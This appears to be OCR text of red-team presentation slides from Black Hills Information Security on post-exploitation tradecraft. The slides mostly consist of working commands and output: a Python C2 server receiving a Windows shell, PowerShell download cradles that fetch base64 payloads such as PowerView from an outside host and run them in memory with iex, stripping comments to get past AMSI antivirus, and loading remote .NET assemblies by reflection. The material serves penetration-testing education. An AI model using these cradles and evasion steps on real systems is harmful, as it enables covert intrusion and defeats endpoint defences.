


So: easy peasy, let's spin a Python client/server up and rock and roll!

BLACK HILLS
Information Security
• 2008 •

Python Server in cloud / Python Client on ground

```
bashbox#
bashbox# python3 server.py
Binding socket to port: 443
```



BLACK HILLS
Information Security
• 2008 •

Python C2 Operational.

```
bashbox# python3 server.py
Binding socket to port: 443
Connection has been established | IP [redacted] | Port 41907

whoami
desktop-1vt8pj1\leroybrown
C:\Windows\system32>
```

2020 Sacred Cash Cow Tipping

PowerShell HTTP Web Cradle for Downloads

- Download a PowerShell script
- Helps to base64 encode the script first then download
- Download, decode then use “iex” to put in memory
- Nothing touches disk.

```
PS C:\> $wc = New-Object System.Net.WebClient
PS C:\> $p = $wc.DownloadString("http://10.20.1.162/pv.b64")
PS C:\> $sc = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p))
PS C:\> iex $sc
```


AMSI can be annoying

- Oh no!! What can we do?
- Turns out that even simple things can help.

```
PS C:\> $wc = New-Object System.Net.WebClient
PS C:\> $p = $wc.DownloadString("http://10.20.1.162/pv.b64")
PS C:\> $sc = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p))
PS C:\> iex $sc
iex : At line:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex $sc
+ ~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.
```

Strip Comments

- Quick and dirty Python script to strip out comments
- Strip comments -> Base64 encode -> Download and profit

```
root@kali162:~/scripts# ../powerstrip/powerstrip.py PowerView.ps1
[*] ----------------------------------------
[*]   Powerstrip, Version: 1.0.1
[*]   Author: Joff Thyer, (c) 2019
[*] ----------------------------------------

[*] Reading Input file ...: PowerView.ps1
[*] Writing Output file ..: PowerView-stripped.ps1
root@kali162:~/scripts# base64 PowerView-stripped.ps1 >pv-stripped.b64
```

Winning Again…

```
PS C:\> $p = $wc.DownloadString("http://10.20.1.162/pv-stripped.b64")
PS C:\> $sc = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p))
PS C:\> iex $sc
PS C:\> help find-domainshare

NAME
    Find-DomainShare

SYNTAX
    Find-DomainShare [[-ComputerName] <string[]>] [-ComputerDomain <string>] [-ComputerLDAPF
    <string>] [-ComputerOperatingSystem <string>] [-ComputerServicePack <string>] [-Computer
    [-Server <string>] [-SearchScope {Base | OneLevel | Subtree}] [-ResultPageSize <int>] [-
    [-Credential <pscredential>] [-Delay <int>] [-Jitter <double>] [-Threads <int>]  [<Commo


ALIASES
    Invoke-ShareFinder


REMARKS
    None
```

Run a Custom Assembly

- Simple C# program shown below

```
using System;

namespace ClassLibrary1
{
    public class Class1
    {
        public void Invoke()
        {
            Console.WriteLine("Hello World! I am an assembly.");
        }
    }
}
```

Load DLL/Assembly in PowerShell

```
PS C:\Users\jsthyer\Projects\ClassLibrary1\bin\Debug> [System.Reflection.Assembly]::LoadFrom("C:\users\
jsthyer\Projects\ClassLibrary1\bin\Debug\ClassLibrary1.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\users\jsthyer\Projects\ClassLibrary1\bin\Debug\ClassLibrary1.dll

PS C:\Users\jsthyer\Projects\ClassLibrary1\bin\Debug> $p = New-Object ClassLibrary1.Class1
PS C:\Users\jsthyer\Projects\ClassLibrary1\bin\Debug> $p.Invoke()
Hello World! I am an assembly.
PS C:\Users\jsthyer\Projects\ClassLibrary1\bin\Debug>
```

Load Assembly Across HTTP Base64 Encoded

```
root@kali162:~/scripts# base64 ClassLibrary1.dll >cl1.b64
root@kali162:~/scripts# !py
python -m SimpleHTTPServer 80
```


Fetch from HTTP, Create Object, Profit

```
PS C:\> $p = $wc.DownloadString("http://10.20.1.162/cl1.b64")
PS C:\> $a = [System.Convert]::FromBase64String($p)
PS C:\> [System.Reflection.Assembly]::Load($a)

GAC    Version        Location
---    -------        --------
False  v4.0.30319
PS C:\> $z = New-Object ClassLibrary1.Class1
PS C:\> $z.Invoke()
Hello World! I am an assembly.
```